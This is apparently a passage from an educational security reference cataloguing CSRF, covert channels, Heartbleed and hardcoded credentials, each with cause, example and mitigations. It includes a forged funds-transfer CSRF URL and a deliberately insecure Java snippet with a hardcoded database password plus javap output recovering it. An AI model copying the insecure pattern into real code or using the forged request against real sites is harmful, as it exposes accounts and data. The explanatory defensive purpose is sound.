Mitigation Methods	**Input Validation through 'Whitelisting'**: Assume all input is malicious. Use an "accept known good" input validation strategy. **Libraries or Frameworks**: Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. **Environment Hardening**: Run your code using the lowest requested privileges, If possible; create isolated accounts with limited privileges that are only used for a single task. **Firewall**: Use an application firewall that can detect attacks against this weakness. **Enforcement by Conversion**: When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs. **Use of Stored Procedures**: With stored procedures, the SQL statement resides on the database server and may be modified only by database administrators. Web applications calling the stored procedure may pass parameters to it but may not alter the underlying structure of the SQL statement.

Cross Site Request Forgery CSRF

Target service	Legitimate website users.
High level description	A form of attack that tricks end user into executing unwanted action (e.g. reset password) on web application in which they currently authenticated.
Technical Description	When a web server is designed to receive a request from a client without any verification mechanism for, then it might be possible for an attacker to trick a client into making an unintentional request to the web server which will be treated as an authentic request. This can be done via a URL, image load, XMLHttpRequest, etc. and can result in exposure of data or unintended code execution. CSRF specifically targets *state-changing* requests.
Cause	The web application does not, or cannot, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.
Example	The application allows a user to submit a state changing request that does not include anything secret. For example: *http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243* So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control: ** If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.
Service Affected	Confidentiality ⇨ by reading application data. Integrity ⇨by executing unauthorized code or command and modifying application data. Access control ⇨ by bypassing protection mechanism and gaining privileges or assuming identities.
Mitigation methods	Ensure that the application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script. Plus other protection techniques: -Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable. -Use the "double-submitted cookie" method, which is a pseudorandom value generated by the site and assigned to user's cookies on local machines, the site should require every form submission to include this value (To successfully submit a form on behalf of the user, the attacker would have to correctly guess the pseudorandom value). This works only in Java Script. -Do not use the GET method for any request that triggers a state change.

Covert channel

Target service	File systems and network protocols
High level description	A covert channel is a path that can be used to transfer information in a way not intended by the system's designers.
Technical Description	A variation of this attack is a *covert storage channel*, which is an attack that transfers information through the setting of bits by one program and the reading of those bits by another. What distinguishes this case from that of ordinary operation is that the bits are used to convey encoded information.
Cause	Typically the system has not given authorization for the transmission and has no knowledge of its occurrence.
Example	An excellent example of covert storage channels in a well known application is the ICMP error message echoing functionality. Due to ambiguities in the ICMP RFC, many IP implementations use the memory within the packet for storage or calculation. For this reason, certain fields of certain packets -- such as ICMP error packets which echo back parts of received messages -- may contain flaws or extra information which betrays information about the identity of the target operating system. This information is then used to build up evidence to decide the environment of the target.
Service Affected	Confidentiality ⇨ Read application data
Mitigation Methods	Proper system architecture.

Heartbleed

Target service	OpenSSL
High level description	Heartbleed is a security bug in the OpenSSL cryptography library, which is a widely used implementation of the Transport Layer Security (TLS) protocol.
Technical Description	For SSL to work, your computer needs to communicate to the server via sending 'heartbeats' that keep informing the server that client (computer) is online (alive). Heartbleed attack allows an attacker to retrieve a block of memory of the server up to 64kb in response directly from the vulnerable server via sending the malicious heartbeat and there is no limit on the number of attacks that can be performed.
Cause	improper input validation (due to a missing bounds check) in the implementation of the TLS heartbeat extension
Service Affected	Confidentiality → read sensitive data
Mitigation Methods	Upgrade the OpenSSL version to 1.0.1g Request revocation of the current SSL certificate Regenerate your private key Request and replace the SSL certificate

Hardcoded credentials

Target service	Software application and source codes
High level description	It's credentials which implanted by developers into the source code, these credentials such as a password or cryptographic key uses its own inbound authentication, outbound communication to external components, or encryption of internal data.
Technical Description	Hard-coded credentials typically create a significant hole that allows an attacker to bypass the authentication that has been configured by the software administrator. This hole might be difficult for the system administrator to detect. Even if detected, it can be difficult to fix, so the administrator may be forced into disabling the product entirely. Another variant is backdoors, aka maintenance hooks, which is a method, often secret, of bypassing normal authentication or encryption in a computer system, a product
Cause	

Example	The following code uses a hard-coded password to connect to a database through Java language
	`...`
	`DriverManager.getConnection(url, "scott", "tiger");`
	`...`
	This code will run successfully, but anyone who has access to it will have access to the password. Once the program has shipped, there is no going back from the database user "scott" with a password of "tiger" unless the program is patched. A devious employee with access to this information can use it to break into the system. Even worse, if attackers have access to the bytecode for application, they can use the javap -c command to access the disassembled code, which will contain the values of the passwords used. The result of this operation might look something like the following for the example above:
	`javap -c ConnMngr.class`
	`22: ldc #36; //String jdbc:mysql://ixne.com/rxsql`
	`24: ldc #38; //String scott`
	`26: ldc #17; //String tiger`

Service Affected	Access Control and Confidentiality
Mitigation Methods	Defensive coding, developers' awareness and intensive software testing and SDLC methodologies.